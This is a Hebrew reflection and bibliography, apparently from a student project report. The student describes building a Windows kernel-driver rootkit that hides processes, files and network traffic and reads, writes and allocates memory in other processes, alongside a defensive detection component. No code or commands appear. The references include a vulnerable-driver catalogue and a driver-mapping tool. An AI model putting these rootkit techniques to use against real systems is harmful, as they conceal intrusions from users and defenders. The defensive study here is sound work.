* על הפרויקט התחלתי לעבוד מהקיץ של השנה הקודמת. התחלתי מלמידה של הבסיס לפרויקט כדי שאני יוכל לממש את הפרויקט בצורה הכי טובה, בין היתר שפת C לתכנות הדרייברים ושאר חלקי הנוזקה\התקפה, איך דרייברים פועלים, מערכות הפעלה, הבדלים בין KM לUM ועוד. אחרי תרגול בכתיבת דרייברים ומשימות שמצאתי באינטרנט לאורך זמן מה עברתי לתכנון של הפרויקט ומה שאני ארצה לממש. התחלתי עם הדרייבר של הנוזקה שעשה פעולות מאוד בסיסיות ותקשר עם תוכנת UM בצורה פשוטה מאוד, וכל פעם הוספתי עוד פונקציונליות שקשורה ליצירת בסיס טוב לבקשות\עוד יכולות כמו כתיבה לתהליכים\הוספת בקשות כמו כתיבה\קריאה מתהליך או הקצאה של זכרון. בסופו של דבר שביססתי נוזקה טובה עברתי ליצירת הפיצרים שתכננתי להשתמש בהם בנוזקה עצמה כמו החבאת תהליכים\קבצים\תעבורת רשת ועוד. בנוסף לכך בשלב זה גם התחלתי לתכנן ולפתח את ההגנה כדי שתתמודד עם ההתקפה הזאת ועם התקפות דומות.
* לאורך כל התהליך הזה הייתי צריך להתמודד עם קשיים רבים:
* עבודה לאורך זמן רב על אותו דבר ובשילוב עם שאר הדברים שהיתי צריך לעשות כמו בגרויות וחיים אישיים
* פרויקט זה שילב כמות רבה מאוד של מחקר באיזורים שלא התנסיתי בהם בשום צורה דומה לפני כן
* לפרויקט זה היו הרבה חלקים שונים, כמו הדרייבר, תוכנת הUM, דרך התקשורת בינהם ועוד, שכל חלק כזה היה פרויקט קטן בפני עצמו, כלומר הייתי חייב ללמוד את הטכנולוגיות ואת השימוש הנכון בכל חלק רק כדי לממש חלק "קטן" מהפרויקט
* תהליך הפיתוח היה מורכב מאוד בשבילי במיוחד בגלל העובדה שפיתוח דרייברים בwindows הוא רגיש מאוד, ובמקרה ואני עושה טעות\רוצה לשנות משהו קטן בדרייבר אני חייב להתקין הכל מחדש. הקושי בבדיקה מהירה של קוד הפכה את כל התהליך להרבה יותר כבד וקשה בשבילי
* בכל התחום הזה של הwindows kernel D&R יש מעט מאוד תיעוד, שרוב הזמן לא רלוונטי למה שאני עושה או שהוא לא מעודכן לגמרי עד לרמה שזה לא עוזר לי בכלום. הייתי צריך לחקור ידנית הרבה מאוד דברים ואם ממש נתקעתי הייתי צריך לחקור לאורך זמן רב מאוד כדי למצוא משהו שיכול לעזור
* לתחום יש גם הרבה ידע מקדים שחשוב לדעת והוא מתבסס על הרבה מאוד חלקים שונים שצריך להתייחס אליהם בפיתוח ובמחקר. הרגשתי קושי רב לאורך זמן רב מהפרויקט להתייחס לכל דבר רלוונטי לפעולה שאני עושה שיכול להשפיע על המערכת ברגע שאני עושה משהו
* למרות הקשיים לקחתי הרבה כלים איתי להמשך:
* הבנה מעמיקה הרבה יותר של זכרון, מערכות הפעלה, דרייברים, Kernel programming שיכולים לעזור לי בהמשך
* עקרונות חשובים בפיתוח תוכנה כמו compilers, breakpoints, debuggers, dissasemblers/decompilers ועוד
* עבודה על codebase גדול עם פרויקטים רבים, סדר וניקיון של הקוד ועבודה כללית מסודרת וברורה
* לא הייתי מיישם אחרת שום דבר ממה שעשיתי בפרויקט כי בנוסף לעובדה שהצלחתי להשיג את המטרה שלי בפרויקט, אני גם למדתי הרבה ממה שעשיתי. למרות ש60-70 אחוז מהטכנולוגיות\שיטות שניסיתי להשתמש בהם כשלו, אני עדיין למדתי על הדרך שבה הם עובדים (שחלק מהפעמים בגלל הבנה מעמיקה זו הבנתי את חוסר ההתאמה) ועל כלים שיכולים מאוד לעזור לי בעתיד

# ביבליוגרפיה:

* <https://www.loldrivers.io/>
* <https://empyreal96.github.io/nt-info-depot/Windows-Internals-PDFs/Windows%20System%20Internals%207e%20Part%201.pdf>
* <https://github.com/TheCruZ/kdmapper>
* <https://reactos.org/>
* Int2dc, Evan
* <https://doxygen.reactos.org/search.html?query=>
* <https://youtu.be/KNGr4m99PTU?si=chmm-K-qloLns9OO>